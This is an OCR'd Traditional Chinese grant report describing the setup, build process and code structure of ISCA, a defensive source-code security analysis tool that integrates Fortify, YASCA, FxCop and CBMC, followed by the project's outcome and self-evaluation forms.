


批次檢測流程亦同，相異點為選擇**欲檢測目錄**。

VB.NET 單一檔案檢測時，請選擇"Visual Studio 專案目錄下、具有.sln 設定檔之目錄"。

4.3 檢測報表

檢測完畢後，分析報表顯示於左方與下方的互動表格區，可由左方的分類樹狀圖查看各項工具回報的安全性議題 / coding style 議題，分類樹狀圖層次分類：(*檔案－行號*) → *議題種類* → *回報的檢測工具*。點選(*檔案－行號*)後，右方會顯示該檔案原始碼，並標註該行；點選*回報檢測工具*，下方會顯示該工具回報細節供使用者參考。



欲儲存 HTML 報表，請點選"儲存書面報表"鈕，並設定儲存位置。另外，在[ISCA 專案目錄] \ ReportSection\ 目錄下可查看各工具原始報表，如 Fortify SCA .fpr 報告、YASCA HTML 原始報告、FxCop XML 報告、CBMC 文字報告。

V. Integrated Source Code Analysis Tool 原始碼管理


ISCA 以 Java SE 加上 SWT/JFace 函式庫撰寫，並以 Eclipse RCP 開發工具進行撰寫，以下將介紹 ISCA 原始碼管理相關細節。


5.1 設定 Eclipse RCP 3.6 開發環境

步驟一：先確定已安裝 Java Develop Toolkit 1.6 以上版本，並設定相關系統環境變數(請參考 2.3 節)。

步驟二：將 eclipse-rcp-helios-win32.zip 解壓縮。

步驟三：eclipse-rcp-helios-win32 \ eclipse \ eclipse.exe 即為主程式，點選開啟，並設定 workspace 所在目錄。







步驟四：載入 ISCA 專案。

4.1 點選 File → Import…。

4.2 選擇 General → Existing Projects into Workspace，按 next。

4.3 *"Select root directory"*項目設定為 ***IntegratedAnalysis*** 目錄(已附於光碟中)，按下 Finish，即載入 ISCA 專案。





步驟五：重設 ISCA 專案所需 Java 函式庫。


5.1 在左方 Package 標籤中，右鍵點選 IntegratedAnalysis → Properties。

5.2 點選 Java Build Path → Libraries，此處為加入此 Eclipse 專案所需 Java 函式庫清單。

5.3 點選 Add External JARs，一一設定所需函式庫 JAR 檔。

ISCA 專案所需函式庫如下：

名稱	位置	說明
filterbuilder.jar	[光碟資料目錄] \ HTMLParser-2.0-SNAPSHOT \ bin \	Java HTML Parser 開源專案，進行 YASCA 原始報告檔剖析用。
htmllexer.jar		
htmlparser.jar		
sitecapturer.jar		
thumbelina.jar		
org.eclipse.core.commands_3.6.0.I20100512-1500.jar	[Eclipse RCP 3.6 目錄] \ plugins	Eclipse SWT/JFace 專案，ISCA 圖形介面所用函式庫。
org.eclipse.core.runtime_3.6.0.v20100505.jar		
org.eclipse.equinox.common_3.6.0.v20100503.jar		
org.eclipse.jdt.ui_3.6.0.v20100602-1600.jar		
org.eclipse.jface.text_3.6.0.v20100526-0800.jar		
org.eclipse.jface_3.6.0.I20100601-0800.jar		
org.eclipse.osgi_3.6.0.v20100517.jar		
org.eclipse.swt.win32.win32.x86_3.6.0.v3650b.jar		
org.eclipse.text_3.5.0.v20100601-1300.jar		
org.eclipse.ui.editors_3.6.0.v20100520-0800.jar		
org.eclipse.ui.workbench_3.6.0.I20100603-1100.jar		




5.2 編譯 ISCA 專案

Eclipse RCP IDE 提供"自動編譯"功能，原始碼編寫修改後，按下存檔即自動編譯，並將錯誤訊息秀於互動介面。

於 Eclipse RCP 執行 ISCA 專案，需先設定 JRE 系統變數請點選 Run → Run Configurations，在 Arguments → VM arguments 欄位設定值為 ***-Djava.library.path=jni***。(設定 Java Runtime Environment 系統變數 java.library.path，External library 指定 jni 目錄，此設定為使用 JNI DLL 檔所用，請參考 2.7 節)

執行專案請點選 Run → Run As → Java Application。

專案除錯請點選 Run → ***Debug As*** → Java Application。



5.3 輸出 Executable JAR


撰寫/修改完成後，透過 Eclipse 提供的打包功能自動產生 Executable JAR 檔，可輕鬆產生包裝好的 Java 執行檔，並將環境設定一併完成。

步驟一：點選 File → Export…。

步驟二：點選 Java → Runnable JAR file，按下 next。

步驟三：設定欲打包專案即指定輸出路徑，Library handling 選項選擇”Extract required libraries into generated JAR”，會將先前設定的外部函式庫一併打包，按下 Finish，即打包完成。

步驟四：將打包好的 JAR 檔命名為”ISCA.jar”，複製到 ISCAPackage 目錄下。




5.4 Integrated Source Code Analysis Tool － source code package hierarchy

ISCA Package 主目錄：mil.csist.isca，其他各項說明如下表。

Package	包含檔案	說明
[主目錄]	IntegratedAnalysis.java	ISCA 專案進入點，main 方法所在處。
actions	AnalysisGroupPropertyAction.java EnvSettingAction.java HelpAction.java ISCAAboutAction.java LoadProjectConfAction.java NewAction.java SaveISCAReportAction.java SaveProjectConfAction.java ScanAction.java	各項按鍵事件處理類別 (Event handler classes)。
env	AccuracyXMLParser.java EnvXMLModification.java EnvXMLParser.java	環境設定相關類別，包含準確率表格讀取、環境變數表格讀取與寫入。
fortify.parser	CBMCTextParser.java.java FortifyXMLParseErrorHandler.java FortifyXMLParser.java FxCopXMLParser.java YASCA_HTMLParser.java	各工具原始報告檔剖析類別。Fortify SCA, FxCop 使用 XML、YASCA 使用 HTML、CBMC 使用 Text parse。
metadata	[下略，共 21 項]	ISCA 內部資料結構所在處。
model	PersistentDocument.java	JFace SourceViewer 使用文件類別之延伸類別。
project	CreateProjectConf.java ISCAProject.java	ISCA 專案設定類別與 ISCA 專案資料結構。
report	ISCAReportHTML.java VulnReportContentProvider.java	HTML 書面報告與互動介面報告之資料結

	VulnReportLabelProvider.java	構類別。
scan	ReportRender.java Scan.java ScanController.java ScanStatus.java	ISCA 檢測流程控制。
scan.tool	CBMCScanOperation.java FortifySCAScanOperation.java FxCopScanOperation.java NativeExecInterface.java YASCAScanOperation.java	呼叫外部工具進行檢測之類別，與 JNI 介面。
sourceviewer	SourceViewerContent.java SourceViewerManager.java	管理 JFace SourceViewer 開啟數量之資料結構。
ui	UIMainWindow.java	ISCA GUI 主畫面。
ui.window	EnvSettingWindow.java ProjectCreationWindow.java ProjectPropertyWindow.java ScanProgressWindow.java	ISCA 其它互動介面類別。
util	ExtFileFilter.java	FileNameFilter，為 YASCAScanOperation 類別所用。
wrapper	BooleanWrapper.java	Boolean 型態包裝類別。

5.5 Integrated Source Code Analysis Tool — 執行流程圖



國科會補助計畫衍生研發成果推廣資料表

日期:2011/03/02

國科會補助計畫	計畫名稱: 資訊產品安全檢測技術整合型研究	
	計畫主持人: 謝續平	
	計畫編號: 99-2623-E-009-005-D	學門領域: 電子與資訊系統

無研發成果推廣資料

99 年度專題研究計畫研究成果彙整表

計畫主持人：謝續平	計畫編號：99-2623-E-009-005-D
計畫名稱：資訊產品安全檢測技術整合型研究	

成果項目			量化			單位	備註（質化說明：如數個計畫共同成果、成果列為該期刊之封面故事...等）
			實際已達成數（被接受或已發表）	預期總達成數(含實際已達成數)	本計畫實際貢獻百分比		
國內	論文著作	期刊論文	0	0	100%	篇	
		研究報告/技術報告	0	0	100%		
		研討會論文	2	0	80%		[1] Chia-Wei Hsu, Shiuhpyng Shieh, ’’FREE: A Fine-grain Replaying Executions by Using Emulation’’, The 20th Cryptology and Information Security Conference (CISC 2010), Taiwan, 2010. (Best Student Paper Award) [2] 王繼偉、王嘉偉、許家維、謝續平，’’基於虛擬機器外部觀察與映像檔比對的惡意程式分析’’, The 20th Cryptology and Information Security Conference (CISC 2010), Taiwan, 2010.
		專書	0	0	100%		
	專利	申請中件數	0	0	100%	件	
		已獲得件數	0	0	100%		
	技術移轉	件數	0	0	100%	件	
		權利金	0	0	100%	千元	
	參與計畫人力（本國籍）	碩士生	12	7	100%	人次	
		博士生	3	3	100%		
		博士後研究員	0	0	100%		
		專任助理	0	1	100%		

國外	論文著作	期刊論文	1	0	80%	篇	[1] Vic Hsu, C.W. Wang, Shiuhpyng Shieh, ' Reliability and Security of Large Scale Data Storage in Cloud Computing,' IEEE ATR, 2011.
		研究報告/技術報告	0	0	100%		
		研討會論文	0	0	100%		
		專書	0	0	100%	章/本	
	專利	申請中件數	0	0	100%	件	
		已獲得件數	0	0	100%		
	技術移轉	件數	0	0	100%	件	
		權利金	0	0	100%	千元	
	參與計畫人力（外國籍）	碩士生	0	0	100%	人次	
		博士生	0	0	100%		
		博士後研究員	0	0	100%		
		專任助理	0	0	100%		
其他成果(無法以量化表達之成果如辦理學術活動、獲得獎項、重要國際合作、研究成果國際影響力及其他協助產業技術發展之具體效益事項等，請以文字敘述填列。)		無					

	成果項目	量化	名稱或內容性質簡述
科教處計畫加填項目	測驗工具(含質性與量性)	0	
	課程/模組	0	
	電腦及網路系統或工具	0	
	教材	0	
	舉辦之活動/競賽	0	
	研討會/工作坊	0	
	電子報、網站	0	
	計畫成果推廣之參與（閱聽）人數	0	

國科會補助專題研究計畫成果報告自評表

請就研究內容與原計畫相符程度、達成預期目標情況、研究成果之學術或應用價值（簡要敘述成果所代表之意義、價值、影響或進一步發展之可能性）、是否適合在學術期刊發表或申請專利、主要發現或其他有關價值等，作一綜合評估。

1. 請就研究內容與原計畫相符程度、達成預期目標情況作一綜合評估

■達成目標

□未達成目標（請說明，以 100 字為限）

□實驗失敗

□因故實驗中斷

□其他原因

說明：

2. 研究成果在學術期刊發表或申請專利等情形：

論文：■已發表 □未發表之文稿 □撰寫中 □無

專利：□已獲得 □申請中 ■無

技轉：□已技轉 □洽談中 ■無

其他：(以 100 字為限)

會議論文

王繼偉、王嘉偉、許家維、謝續平，’’’’ 基於虛擬機器外部觀察與映像檔比對的惡意程式分析’’’’, The 20th Cryptology and Information Security Conference (CISC 2010), Taiwan, 2010.

3. 請依學術成就、技術創新、社會影響等方面，評估研究成果之學術或應用價值（簡要敘述成果所代表之意義、價值、影響或進一步發展之可能性）（以500 字為限）

創新技術

在實作上，主要開發出檔案文件偵測系統，透過使用者端與專家端的配合，預期可以將惡意程式或帶有惡意程式的文件先於使用者端被發現，避免交叉感染；然後透過使用者端的及時回報機制，將惡意程式或帶有惡意程式的檔案於虛擬機器中取得其運作模式及感染途徑，使得發佈因應方案之時程縮短，減少受害範圍及減輕受害程度。

應用價值

安全性是軟體開發者的最基本要求，不僅是市場力量使然，同時也是保護關鍵基礎結構所需，以及建立、保持大眾對電腦運算的信心所致。因此，軟體開發者必須改用更嚴謹的軟體開發流程，該流程必須更重視軟體安全性。此流程的目標，便是將設計、程式與說明文件中的安全性弱點數量減至最少，並在開發生命週期內儘早偵測、排除這些弱點，以降低將來修正安全的問題所需的成本。

社會影響

台灣獨特的政治與地理因素，大陸「網軍」對我方網路安全造成莫大威脅與危害。台灣政府、企業網站與私人網站遭對岸駭客入侵的消息時有所聞，除了個人隱私受到危害外，許多商業與國防機密的洩露，對國民的生命財產造成實際上威脅。因此如能利用本系統加速分析流程，將可提升我國資訊戰力，有效抵擋對岸的攻擊。